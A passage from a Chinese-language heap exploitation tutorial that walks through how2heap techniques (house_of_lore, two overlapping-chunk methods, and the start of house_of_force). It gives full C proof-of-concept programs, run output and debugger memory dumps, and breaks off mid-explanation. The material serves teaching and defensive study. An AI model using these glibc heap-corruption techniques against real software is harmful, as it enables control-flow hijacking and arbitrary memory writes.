接下来是最关键的一步，假设存在一个漏洞，可以让我们修改 victim chunk 的 bk 指针。那么就修改 bk 让它指向我们在栈上布置的 fake small bin：

```
gef➤  x/26gx victim-2
0x603000:	0x0000000000000000	0x0000000000000091  <-- victi
m chunk [be freed]
0x603010:	0x00007ffff7dd1bf8	0x00007fffffffdc50	<-- b
k->fake chunk 1
0x603020:	0x4141414141414141	0x4141414141414141
0x603030:	0x4141414141414141	0x4141414141414141
0x603040:	0x4141414141414141	0x4141414141414141
0x603050:	0x4141414141414141	0x4141414141414141
0x603060:	0x4141414141414141	0x4141414141414141
0x603070:	0x4141414141414141	0x4141414141414141
0x603080:	0x4141414141414141	0x4141414141414141
0x603090:	0x0000000000000090	0x0000000000000020  <-- chunk
 p5
0x6030a0:	0x4141414141414141	0x4141414141414141
0x6030b0:	0x0000000000000000	0x0000000000000111  <-- chunk
 p2
0x6030c0:	0x0000000000000000	0x0000000000000000
gef➤  x/10gx &stack_buffer_2
0x7fffffffdc30:	0x0000000000000000	0x0000000000000000  <--
 fake chunk 2
0x7fffffffdc40:	0x00007fffffffdc50	0x0000000000400aed
 <-- fd->fake chunk 1
0x7fffffffdc50:	0x0000000000000000	0x0000000000000000  <--
 fake chunk 1
0x7fffffffdc60:	0x0000000000603000	0x00007fffffffdc30
<-- fd->victim chunk, bk->fake chunk 2
0x7fffffffdc70:	0x00007fffffffdd60	0x7c008088c400bc00
```

我们知道 small bins 是先进后出的，节点的增加发生在链表头部，而删除发生在尾部。这时整条链是这样的：

```
HEAD(undefined) <-> fake chunk 2 <-> fake chunk 1 <-> victim chu
nk <-> TAIL

fd: ->
bk: <-
```

fake chunk 2 的 bk 指向了一个未定义的地址，如果能通过内存泄露等手段，拿到 HEAD 的地址并填进去，整条链就闭合了。当然这里完全没有必要这么做。

接下来的第一个 malloc，会返回 victim chunk 的地址，如果 malloc 的大小正好等于 victim chunk 的大小，那么情况会简单一点。但是这里我们不这样做，malloc 一个小一点的地址，可以看到，malloc 从 small bin 里取出了末尾的 victim chunk，切了一块返回给 chunk p3，然后把剩下的部分放回到了 unsorted bin。同时 small bin 变成了这样：

```
HEAD(undefined) <-> fake chunk 2 <-> fake chunk 1 <-> TAIL
```

```
gef➤  x/26gx victim-2
0x603000:	0x0000000000000000	0x0000000000000051  <-- chunk
 p3
0x603010:	0x00007ffff7dd1bf8	0x00007fffffffdc50
0x603020:	0x4141414141414141	0x4141414141414141
0x603030:	0x4141414141414141	0x4141414141414141
0x603040:	0x4141414141414141	0x4141414141414141
0x603050:	0x4141414141414141	0x0000000000000041  <-- unsor
ted bin
0x603060:	0x00007ffff7dd1b78	0x00007ffff7dd1b78	<-- f
d, bk pointer
0x603070:	0x4141414141414141	0x4141414141414141
0x603080:	0x4141414141414141	0x4141414141414141
0x603090:	0x0000000000000040	0x0000000000000020  <-- chunk
 p5
0x6030a0:	0x4141414141414141	0x4141414141414141
0x6030b0:	0x0000000000000000	0x0000000000000111  <-- chunk
 p2
0x6030c0:	0x0000000000000000	0x0000000000000000
gef➤  x/10gx &stack_buffer_2
0x7fffffffdc30:	0x0000000000000000	0x0000000000000000  <--
 fake chunk 2
0x7fffffffdc40:	0x00007fffffffdc50	0x0000000000400aed
 <-- fd->fake chunk 1
0x7fffffffdc50:	0x0000000000000000	0x0000000000000000  <--
 fake chunk 1
0x7fffffffdc60:	0x00007ffff7dd1bf8	0x00007fffffffdc30
 <-- fd->TAIL, bk->fake chunk 2
0x7fffffffdc70:	0x00007fffffffdd60	0x7c008088c400bc00
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x603050, bk=0x603050
 →   Chunk(addr=0x603060, size=0x40, flags=PREV_INUSE)
```

最后，再次 malloc 将返回 fake chunk 1 的地址，地址在栈上且我们能够控制。同时 small bin 变成这样：

```
HEAD(undefined) <-> fake chunk 2 <-> TAIL
```

```
gef➤  x/10gx &stack_buffer_2
0x7fffffffdc30:    0x0000000000000000    0x0000000000000000  <--
 fake chunk 2
0x7fffffffdc40:    0x00007ffff7dd1bf8    0x0000000000400aed
 <-- fd->TAIL
0x7fffffffdc50:    0x0000000000000000    0x0000000000000000  <--
 chunk 4
0x7fffffffdc60:    0x4141414141414141    0x4141414141414141
0x7fffffffdc70:    0x00007fffffffdd60    0x7c008088c400bc00
```

于是我们就成功地骗过了 malloc 在栈上分配了一个 chunk。

最后再想一下，其实最初的 victim chunk 使用 fast chunk 也是可以的，其释放后虽然是被加入到 fast bins 中，而不是 unsorted bin，但 malloc 之后，也会被整理到 small bins 里。自行尝试吧。

heap-use-after-free，所以上面我们用于修改 bk 指针的漏洞，应该就是一个 UAF 吧，当然溢出也是可以的：

```
$ gcc -fsanitize=address -g house_of_lore.c
$ ./a.out
Allocated the victim (small) chunk: 0x60c00000bf80
stack_buffer_1: 0x7ffd1fbc5cd0
stack_buffer_2: 0x7ffd1fbc5c90

Freeing the victim chunk 0x60c00000bf80, it will be inserted in
the unsorted bin
================================================================
=
==6034==ERROR: AddressSanitizer: heap-use-after-free on address
0x60c00000bf80 at pc 0x000000400eec bp 0x7ffd1fbc5bf0 sp 0x7ffd1
fbc5be0
READ of size 8 at 0x60c00000bf80 thread T0
    #0 0x400eeb in main /home/firmy/how2heap/house_of_lore.c:27
    #1 0x7febee33c82f in __libc_start_main (/lib/x86_64-linux-gn
u/libc.so.6+0x2082f)
    #2 0x400b38 in _start (/home/firmy/how2heap/a.out+0x400b38)
```

最后再给一个 libc-2.27 版本的：

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>

void jackpot(){ puts("Nice jump d00d"); exit(0); }

int main() {
    intptr_t *victim = malloc(0x80);

    // fill the tcache
    int *a[10];
    int i;
    for (i = 0; i < 7; i++) {
        a[i] = malloc(0x80);
    }
    for (i = 0; i < 7; i++) {
        free(a[i]);
    }

    memset(victim, 'A', 0x80);
    void *p5 = malloc(0x10);
    memset(p5, 'A', 0x10);
    intptr_t *victim_chunk = victim - 2;
    fprintf(stderr, "Allocated the victim (small) chunk: %p\n",
victim);

    intptr_t* stack_buffer_1[4] = {0};
    intptr_t* stack_buffer_2[6] = {0};
    stack_buffer_1[0] = 0;
    stack_buffer_1[2] = victim_chunk;
    stack_buffer_1[3] = (intptr_t*)stack_buffer_2;
    stack_buffer_2[2] = (intptr_t*)stack_buffer_1;
    stack_buffer_2[3] = (intptr_t*)stack_buffer_1;    // 3675 bc
k->fd = bin;

    fprintf(stderr, "stack_buffer_1: %p\n", (void*)stack_buffer_
1);
```

```
    fprintf(stderr, "stack_buffer_2: %p\n\n", (void*)stack_buffe
r_2);

    free((void*)victim);
    fprintf(stderr, "Freeing the victim chunk %p, it will be ins
erted in the unsorted bin\n", victim);
    fprintf(stderr, "victim->fd: %p\n", (void *)victim[0]);
    fprintf(stderr, "victim->bk: %p\n\n", (void *)victim[1]);

    void *p2 = malloc(0x100);
    fprintf(stderr, "Malloc a chunk that can't be handled by the
 unsorted bin, nor the SmallBin: %p\n", p2);
    fprintf(stderr, "The victim chunk %p will be inserted in fro
nt of the SmallBin\n", victim);
    fprintf(stderr, "victim->fd: %p\n", (void *)victim[0]);
    fprintf(stderr, "victim->bk: %p\n\n", (void *)victim[1]);

    victim[1] = (intptr_t)stack_buffer_1;
    fprintf(stderr, "Now emulating a vulnerability that can over
write the victim->bk pointer\n");

    void *p3 = malloc(0x40);

    // empty the tcache
    for (i = 0; i < 7; i++) {
        a[i] = malloc(0x80);
    }

    char *p4 = malloc(0x80);
    memset(p4, 'A', 0x10);
    fprintf(stderr, "This last malloc should return a chunk at t
he position injected in bin->bk: %p\n", p4);
    fprintf(stderr, "The fd pointer of stack_buffer_2 has change
d: %p\n\n", stack_buffer_2[2]);

    intptr_t sc = (intptr_t)jackpot;
    memcpy((p4+0xa8), &sc, 8);
}
```

```
$ gcc -g house_of_lore.c
$ ./a.out
Allocated the victim (small) chunk: 0x55674d75f260
stack_buffer_1: 0x7ffff71fb1d0
stack_buffer_2: 0x7ffff71fb1f0

Freeing the victim chunk 0x55674d75f260, it will be inserted in
the unsorted bin
victim->fd: 0x7f1eba392b00
victim->bk: 0x7f1eba392b00

Malloc a chunk that can't be handled by the unsorted bin, nor th
e SmallBin: 0x55674d75f700
The victim chunk 0x55674d75f260 will be inserted in front of the
 SmallBin
victim->fd: 0x7f1eba392b80
victim->bk: 0x7f1eba392b80

Now emulating a vulnerability that can overwrite the victim->bk
pointer
This last malloc should return a chunk at the position injected
in bin->bk: 0x7ffff71fb1e0
The fd pointer of stack_buffer_2 has changed: 0x7ffff71fb1e0

Nice jump d00d
```

overlapping_chunks

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>

int main() {
    intptr_t *p1,*p2,*p3,*p4;

    p1 = malloc(0x90 - 8);
    p2 = malloc(0x90 - 8);
```

```
    p3 = malloc(0x80 - 8);
    memset(p1, 'A', 0x90 - 8);
    memset(p2, 'A', 0x90 - 8);
    memset(p3, 'A', 0x80 - 8);
    fprintf(stderr, "Now we allocate 3 chunks on the heap\n");
    fprintf(stderr, "p1=%p\np2=%p\np3=%p\n\n", p1, p2, p3);

    free(p2);
    fprintf(stderr, "Freeing the chunk p2\n");

    int evil_chunk_size = 0x111;
    int evil_region_size = 0x110 - 8;
    *(p2-1) = evil_chunk_size; // Overwriting the "size" field o
f chunk p2
    fprintf(stderr, "Emulating an overflow that can overwrite th
e size of the chunk p2.\n\n");

    p4 = malloc(evil_region_size);
    fprintf(stderr, "p4: %p ~ %p\n", p4, p4+evil_region_size);
    fprintf(stderr, "p3: %p ~ %p\n", p3, p3+0x80);

    fprintf(stderr, "\nIf we memset(p4, 'B', 0xd0), we have:\n")
;
    memset(p4, 'B', 0xd0);
    fprintf(stderr, "p4 = %s\n", (char *)p4);
    fprintf(stderr, "p3 = %s\n", (char *)p3);

    fprintf(stderr, "\nIf we memset(p3, 'C', 0x50), we have:\n")
;
    memset(p3, 'C', 0x50);
    fprintf(stderr, "p4 = %s\n", (char *)p4);
    fprintf(stderr, "p3 = %s\n", (char *)p3);
}
```

```
$ gcc -g overlapping_chunks.c
$ ./a.out
Now we allocate 3 chunks on the heap
p1=0x1e2b010
p2=0x1e2b0a0
p3=0x1e2b130

Freeing the chunk p2
Emulating an overflow that can overwrite the size of the chunk p
2.

p4: 0x1e2b0a0 ~ 0x1e2b8e0
p3: 0x1e2b130 ~ 0x1e2b530

If we memset(p4, 'B', 0xd0), we have:
p4 = BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAa
p3 = BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAa

If we memset(p3, 'C', 0x50), we have:
p4 = BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAa
p3 = CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAa
```

这个比较简单，就是堆块重叠的问题。通过一个溢出漏洞，改写 unsorted bin 中空闲堆块的 size，改变下一次 malloc 可以返回的堆块大小。

首先分配三个堆块，然后释放掉中间的一个：

```
gef➤  x/60gx 0x602010-0x10
0x602000:    0x0000000000000000    0x0000000000000091  <-- chunk
```

```
1
0x602010:    0x4141414141414141    0x4141414141414141
0x602020:    0x4141414141414141    0x4141414141414141
0x602030:    0x4141414141414141    0x4141414141414141
0x602040:    0x4141414141414141    0x4141414141414141
0x602050:    0x4141414141414141    0x4141414141414141
0x602060:    0x4141414141414141    0x4141414141414141
0x602070:    0x4141414141414141    0x4141414141414141
0x602080:    0x4141414141414141    0x4141414141414141
0x602090:    0x4141414141414141    0x0000000000000091  <-- chunk
 2 [be freed]
0x6020a0:    0x00007ffff7dd1b78    0x00007ffff7dd1b78
0x6020b0:    0x4141414141414141    0x4141414141414141
0x6020c0:    0x4141414141414141    0x4141414141414141
0x6020d0:    0x4141414141414141    0x4141414141414141
0x6020e0:    0x4141414141414141    0x4141414141414141
0x6020f0:    0x4141414141414141    0x4141414141414141
0x602100:    0x4141414141414141    0x4141414141414141
0x602110:    0x4141414141414141    0x4141414141414141
0x602120:    0x0000000000000090    0x0000000000000080  <-- chunk
 3
0x602130:    0x4141414141414141    0x4141414141414141
0x602140:    0x4141414141414141    0x4141414141414141
0x602150:    0x4141414141414141    0x4141414141414141
0x602160:    0x4141414141414141    0x4141414141414141
0x602170:    0x4141414141414141    0x4141414141414141
0x602180:    0x4141414141414141    0x4141414141414141
0x602190:    0x4141414141414141    0x4141414141414141
0x6021a0:    0x4141414141414141    0x0000000000020e61  <-- top c
hunk
0x6021b0:    0x0000000000000000    0x0000000000000000
0x6021c0:    0x0000000000000000    0x0000000000000000
0x6021d0:    0x0000000000000000    0x0000000000000000
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x602090, bk=0x602090
 →   Chunk(addr=0x6020a0, size=0x90, flags=PREV_INUSE)
```

chunk 2 被放到了 unsorted bin 中，其 size 值为 0x90。

接下来，假设我们有一个溢出漏洞，可以改写 chunk 2 的 size 值，比如这里我们将其改为 0x111，也就是原本 chunk 2 和 chunk 3 的大小相加，最后一位是 1 表示 chunk 1 是在使用的，其实有没有都无所谓。

```
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x602090, bk=0x602090
 →   Chunk(addr=0x6020a0, size=0x110, flags=PREV_INUSE)
```

这时 unsorted bin 中的数据也更改了。

接下来 malloc 一个大小的等于 chunk 2 和 chunk 3 之和的 chunk 4，这会将 chunk 2 和 chunk 3 都包含进来：

```
gef➤  x/60gx 0x602010-0x10
0x602000:	0x0000000000000000	0x0000000000000091  <-- chunk
 1
0x602010:	0x4141414141414141	0x4141414141414141
0x602020:	0x4141414141414141	0x4141414141414141
0x602030:	0x4141414141414141	0x4141414141414141
0x602040:	0x4141414141414141	0x4141414141414141
0x602050:	0x4141414141414141	0x4141414141414141
0x602060:	0x4141414141414141	0x4141414141414141
0x602070:	0x4141414141414141	0x4141414141414141
0x602080:	0x4141414141414141	0x4141414141414141
0x602090:	0x4141414141414141	0x0000000000000111  <-- chunk
 4
0x6020a0:	0x00007ffff7dd1b78	0x00007ffff7dd1b78
0x6020b0:	0x4141414141414141	0x4141414141414141
0x6020c0:	0x4141414141414141	0x4141414141414141
0x6020d0:	0x4141414141414141	0x4141414141414141
0x6020e0:	0x4141414141414141	0x4141414141414141
0x6020f0:	0x4141414141414141	0x4141414141414141
0x602100:	0x4141414141414141	0x4141414141414141
0x602110:	0x4141414141414141	0x4141414141414141
0x602120:	0x0000000000000090	0x0000000000000080  <-- chunk
 3
0x602130:	0x4141414141414141	0x4141414141414141
0x602140:	0x4141414141414141	0x4141414141414141
0x602150:	0x4141414141414141	0x4141414141414141
0x602160:	0x4141414141414141	0x4141414141414141
0x602170:	0x4141414141414141	0x4141414141414141
0x602180:	0x4141414141414141	0x4141414141414141
0x602190:	0x4141414141414141	0x4141414141414141
0x6021a0:	0x4141414141414141	0x0000000000020e61  <-- top c
hunk
0x6021b0:	0x0000000000000000	0x0000000000000000
0x6021c0:	0x0000000000000000	0x0000000000000000
0x6021d0:	0x0000000000000000	0x0000000000000000
```

这样，相当于 chunk 4 和 chunk 3 就重叠了，两个 chunk 可以互相修改对方的数据。就像上面的运行结果打印出来的那样。

overlapping_chunks_2

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <malloc.h>

int main() {
    intptr_t *p1,*p2,*p3,*p4,*p5,*p6;
    unsigned int real_size_p1,real_size_p2,real_size_p3,real_siz
e_p4,real_size_p5,real_size_p6;
    int prev_in_use = 0x1;

    p1 = malloc(0x10);
    p2 = malloc(0x80);
    p3 = malloc(0x80);
    p4 = malloc(0x80);
    p5 = malloc(0x10);
    real_size_p1 = malloc_usable_size(p1);
    real_size_p2 = malloc_usable_size(p2);
    real_size_p3 = malloc_usable_size(p3);
    real_size_p4 = malloc_usable_size(p4);
    real_size_p5 = malloc_usable_size(p5);
    memset(p1, 'A', real_size_p1);
    memset(p2, 'A', real_size_p2);
    memset(p3, 'A', real_size_p3);
    memset(p4, 'A', real_size_p4);
    memset(p5, 'A', real_size_p5);
    fprintf(stderr, "Now we allocate 5 chunks on the heap\n\n");
    fprintf(stderr, "chunk p1: %p ~ %p\n", p1, (unsigned char *)
p1+malloc_usable_size(p1));
    fprintf(stderr, "chunk p2: %p ~ %p\n", p2, (unsigned char *)
p2+malloc_usable_size(p2));
    fprintf(stderr, "chunk p3: %p ~ %p\n", p3, (unsigned char *)
p3+malloc_usable_size(p3));
    fprintf(stderr, "chunk p4: %p ~ %p\n", p4, (unsigned char *)
p4+malloc_usable_size(p4));
    fprintf(stderr, "chunk p5: %p ~ %p\n", p5, (unsigned char *)
p5+malloc_usable_size(p5));
```

```
    free(p4);
    fprintf(stderr, "\nLet's free the chunk p4\n\n");

    fprintf(stderr, "Emulating an overflow that can overwrite th
e size of chunk p2 with (size of chunk_p2 + size of chunk_p3)\n\
n");
    *(unsigned int *)((unsigned char *)p1 + real_size_p1) = real
_size_p2 + real_size_p3 + prev_in_use + sizeof(size_t) * 2; // B
UG HERE

    free(p2);

    p6 = malloc(0x1b0 - 0x10);
    real_size_p6 = malloc_usable_size(p6);
    fprintf(stderr, "Allocating a new chunk 6: %p ~ %p\n\n", p6,
 (unsigned char *)p6+real_size_p6);

    fprintf(stderr, "Now p6 and p3 are overlapping, if we memset
(p6, 'B', 0xd0)\n");
    fprintf(stderr, "p3 before = %s\n", (char *)p3);
    memset(p6, 'B', 0xd0);
    fprintf(stderr, "p3 after  = %s\n", (char *)p3);
}
```

```
$ gcc -g overlapping_chunks_2.c
$ ./a.out
Now we allocate 5 chunks on the heap

chunk p1: 0x18c2010 ~ 0x18c2028
chunk p2: 0x18c2030 ~ 0x18c20b8
chunk p3: 0x18c20c0 ~ 0x18c2148
chunk p4: 0x18c2150 ~ 0x18c21d8
chunk p5: 0x18c21e0 ~ 0x18c21f8

Let's free the chunk p4

Emulating an overflow that can overwrite the size of chunk p2 wi
th (size of chunk_p2 + size of chunk_p3)

Allocating a new chunk 6: 0x18c2030 ~ 0x18c21d8

Now p6 and p3 are overlapping, if we memset(p6, 'B', 0xd0)
p3 before = AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA�
p3 after  = BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA�
```

同样是堆块重叠的问题，前面那个是在 chunk 已经被 free，加入到了 unsorted bin 之后，再修改其 size 值，然后 malloc 一个不一样的 chunk 出来，而这里是在 free 之前修改 size 值，使 free 错误地修改了下一个 chunk 的 prev_size 值，导致中间的 chunk 强行合并。另外前面那个重叠是相邻堆块之间的，而这里是不相邻堆块之间的。

我们需要五个堆块，假设第 chunk 1 存在溢出，可以改写第二个 chunk 2 的数据，chunk 5 的作用是防止释放 chunk 4 后被合并进 top chunk。所以我们要重叠的区域是 chunk 2 到 chunk 4。首先将 chunk 4 释放掉，注意看 chunk 5 的 prev_size 值：

```
gef➤  x/70gx 0x602010-0x10
0x602000:	0x0000000000000000	0x0000000000000021  <-- chunk
```

```
 1
0x602010:	0x4141414141414141	0x4141414141414141
0x602020:	0x4141414141414141	0x0000000000000091	<-- chunk
 2
0x602030:	0x4141414141414141	0x4141414141414141
0x602040:	0x4141414141414141	0x4141414141414141
0x602050:	0x4141414141414141	0x4141414141414141
0x602060:	0x4141414141414141	0x4141414141414141
0x602070:	0x4141414141414141	0x4141414141414141
0x602080:	0x4141414141414141	0x4141414141414141
0x602090:	0x4141414141414141	0x4141414141414141
0x6020a0:	0x4141414141414141	0x4141414141414141
0x6020b0:	0x4141414141414141	0x0000000000000091	<-- chunk
 3
0x6020c0:	0x4141414141414141	0x4141414141414141
0x6020d0:	0x4141414141414141	0x4141414141414141
0x6020e0:	0x4141414141414141	0x4141414141414141
0x6020f0:	0x4141414141414141	0x4141414141414141
0x602100:	0x4141414141414141	0x4141414141414141
0x602110:	0x4141414141414141	0x4141414141414141
0x602120:	0x4141414141414141	0x4141414141414141
0x602130:	0x4141414141414141	0x4141414141414141
0x602140:	0x4141414141414141	0x0000000000000091	<-- chunk
 4 [be freed]
0x602150:	0x00007ffff7dd1b78	0x00007ffff7dd1b78	<-- f
d, bk pointer
0x602160:	0x4141414141414141	0x4141414141414141
0x602170:	0x4141414141414141	0x4141414141414141
0x602180:	0x4141414141414141	0x4141414141414141
0x602190:	0x4141414141414141	0x4141414141414141
0x6021a0:	0x4141414141414141	0x4141414141414141
0x6021b0:	0x4141414141414141	0x4141414141414141
0x6021c0:	0x4141414141414141	0x4141414141414141
0x6021d0:	0x0000000000000090	0x0000000000000020	<-- chunk
 5 <-- prev_size
0x6021e0:	0x4141414141414141	0x4141414141414141
0x6021f0:	0x4141414141414141	0x0000000000020e11	<-- top c
hunk
0x602200:	0x0000000000000000	0x0000000000000000
0x602210:	0x0000000000000000	0x0000000000000000
```

```
0x602220:    0x0000000000000000    0x0000000000000000
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x602140, bk=0x602140
 →   Chunk(addr=0x602150, size=0x90, flags=PREV_INUSE)
```

free chunk 4 被放入 unsorted bin，大小为 0x90。

接下来是最关键的一步，利用 chunk 1 的溢出漏洞，将 chunk 2 的 size 值修改为 chunk 2 和 chunk 3 的大小之和，即 0x90+0x90+0x1=0x121，最后的 1 是标志位。这样当我们释放 chunk 2 的时候，malloc 根据这个被修改的 size 值，会以为 chunk 2 加上 chunk 3 的区域都是要释放的，然后就错误地修改了 chunk 5 的 prev_size。接着，它发现紧邻的一块 chunk 4 也是 free 状态，就把它俩合并在了一起，组成一个大 free chunk，放进 unsorted bin 中。

```
gef➤  x/70gx 0x602010-0x10
0x602000:    0x0000000000000000    0x0000000000000021  <-- chunk
 1
0x602010:    0x4141414141414141    0x4141414141414141
0x602020:    0x4141414141414141    0x00000000000001b1  <-- chunk
 2 [be freed] <-- unsorted bin
0x602030:    0x00007ffff7dd1b78    0x00007ffff7dd1b78      <-- f
d, bk pointer
0x602040:    0x4141414141414141    0x4141414141414141
0x602050:    0x4141414141414141    0x4141414141414141
0x602060:    0x4141414141414141    0x4141414141414141
0x602070:    0x4141414141414141    0x4141414141414141
0x602080:    0x4141414141414141    0x4141414141414141
0x602090:    0x4141414141414141    0x4141414141414141
0x6020a0:    0x4141414141414141    0x4141414141414141
0x6020b0:    0x4141414141414141    0x0000000000000091  <-- chunk
 3
0x6020c0:    0x4141414141414141    0x4141414141414141
0x6020d0:    0x4141414141414141    0x4141414141414141
0x6020e0:    0x4141414141414141    0x4141414141414141
0x6020f0:    0x4141414141414141    0x4141414141414141
0x602100:    0x4141414141414141    0x4141414141414141
0x602110:    0x4141414141414141    0x4141414141414141
0x602120:    0x4141414141414141    0x4141414141414141
```

```
0x602130:    0x4141414141414141    0x4141414141414141
0x602140:    0x4141414141414141    0x0000000000000091  <-- chunk
 4 [be freed]
0x602150:    0x00007ffff7dd1b78    0x00007ffff7dd1b78
0x602160:    0x4141414141414141    0x4141414141414141
0x602170:    0x4141414141414141    0x4141414141414141
0x602180:    0x4141414141414141    0x4141414141414141
0x602190:    0x4141414141414141    0x4141414141414141
0x6021a0:    0x4141414141414141    0x4141414141414141
0x6021b0:    0x4141414141414141    0x4141414141414141
0x6021c0:    0x4141414141414141    0x4141414141414141
0x6021d0:    0x00000000000001b0    0x0000000000000020  <-- chunk
 5 <-- prev_size
0x6021e0:    0x4141414141414141    0x4141414141414141
0x6021f0:    0x4141414141414141    0x0000000000020e11  <-- top c
hunk
0x602200:    0x0000000000000000    0x0000000000000000
0x602210:    0x0000000000000000    0x0000000000000000
0x602220:    0x0000000000000000    0x0000000000000000
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x602020, bk=0x602020
 →   Chunk(addr=0x602030, size=0x1b0, flags=PREV_INUSE)
```

现在 unsorted bin 里的 chunk 的大小为 0x1b0，即 0x90*3。咦，所以 chunk 3 虽然是使用状态，但也被强行算在了 free chunk 的空间里了。

最后，如果我们分配一块大小为 0x1b0-0x10 的大空间，返回的堆块即是包括了 chunk 2 + chunk 3 + chunk 4 的大 chunk。这时 chunk 6 和 chunk 3 就重叠了，结果就像上面运行时打印出来的一样。

3.1.8 Linux 堆利用（下）

下载文件

how2heap

house_of_force

```
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <malloc.h>

char bss_var[] = "This is a string that we want to overwrite.";

int main() {
    fprintf(stderr, "We will overwrite a variable at %p\n\n", bs
s_var);

    intptr_t *p1 = malloc(0x10);
    int real_size = malloc_usable_size(p1);
    memset(p1, 'A', real_size);
    fprintf(stderr, "Let's allocate the first chunk of 0x10 byte
s: %p.\n", p1);
    fprintf(stderr, "Real size of our allocated chunk is 0x%x.\n
\n", real_size);
```

```
    intptr_t *ptr_top = (intptr_t *) ((char *)p1 + real_size);
    fprintf(stderr, "Overwriting the top chunk size with a big v
alue so the malloc will never call mmap.\n");
    fprintf(stderr, "Old size of top chunk: %#llx\n", *((unsigned
 long long int *)ptr_top));
    ptr_top[0] = -1;
    fprintf(stderr, "New size of top chunk: %#llx\n", *((unsigned
 long long int *)ptr_top));

    unsigned long evil_size = (unsigned long)bss_var - sizeof(lo
ng)*2 - (unsigned long)ptr_top;
    fprintf(stderr, "\nThe value we want to write to at %p, and
the top chunk is at %p, so accounting for the header size, we wi
ll malloc %#lx bytes.\n", bss_var, ptr_top, evil_size);
    void *new_ptr = malloc(evil_size);
    int real_size_new = malloc_usable_size(new_ptr);
    memset((char *)new_ptr + real_size_new - 0x20, 'A', 0x20);
    fprintf(stderr, "As expected, the new pointer is at the same
 place as the old top chunk: %p\n", new_ptr);

    void* ctr_chunk = malloc(0x30);
    fprintf(stderr, "malloc(0x30) => %p!\n", ctr_chunk);
    fprintf(stderr, "\nNow, the next chunk we overwrite will poi
nt at our target buffer, so we can overwrite the value.\n");

    fprintf(stderr, "old string: %s\n", bss_var);
    strcpy(ctr_chunk, "YEAH!!!");
    fprintf(stderr, "new string: %s\n", bss_var);
}
```

```
$ gcc -g house_of_force.c
$ ./a.out
We will overwrite a variable at 0x601080

Let's allocate the first chunk of 0x10 bytes: 0x824010.
Real size of our allocated chunk is 0x18.

Overwriting the top chunk size with a big value so the malloc wi
ll never call mmap.
Old size of top chunk: 0x20fe1
New size of top chunk: 0xffffffffffffffff

The value we want to write to at 0x601080, and the top chunk is
at 0x824028, so accounting for the header size, we will malloc 0
xfffffffffffddd048 bytes.
As expected, the new pointer is at the same place as the old top
 chunk: 0x824030
malloc(0x30) => 0x601080!

Now, the next chunk we overwrite will point at our target buffer
, so we can overwrite the value.
old string: This is a string that we want to overwrite.
new string: YEAH!!!
```

house_of_force 是一种通过改写 top chunk 的 size 字段来欺骗 malloc 返回任意地址的技术。我们知道在空闲内存的最高处，必然存在一块空闲的 chunk，即 top chunk，当 bins 和 fast bins 都不能满足分配需要的时候，malloc 会从 top chunk 中分出一块内存给用户。所以 top chunk 的大小会随着分配和回收不停地变化。这种攻击假设有一个溢出漏洞，可以改写 top chunk 的头部，然后将其改为一个非常大的值，以确保所有的 malloc 将使用 top chunk 分配，而不会调用 mmap。这时如果攻击者 malloc 一个很大的数目（负有符号整数），top chunk 的位置加上这个大数，造成整数溢出，结果是 top chunk 能够被转移到堆之前的内存地址（如程序的 .bss 段、.data 段、GOT 表等），下次再执行 malloc 时，攻击者就能够控制转移之后地址处的内存。

首先随意分配一个 chunk，此时内存里存在两个 chunk，即 chunk 1 和 top chunk：

```
gef➤  x/8gx 0x602010-0x10
0x602000:	0x0000000000000000	0x0000000000000021  <-- chunk
 1
0x602010:	0x4141414141414141	0x4141414141414141
0x602020:	0x4141414141414141	0x0000000000020fe1  <-- top c
hunk
0x602030:	0x0000000000000000	0x0000000000000000
```

chunk 1 真实可用的内存有 0x18 字节。

假设 chunk 1 存在溢出，利用该漏洞我们现在将 top chunk 的 size 值改为一个非常大的数：

```
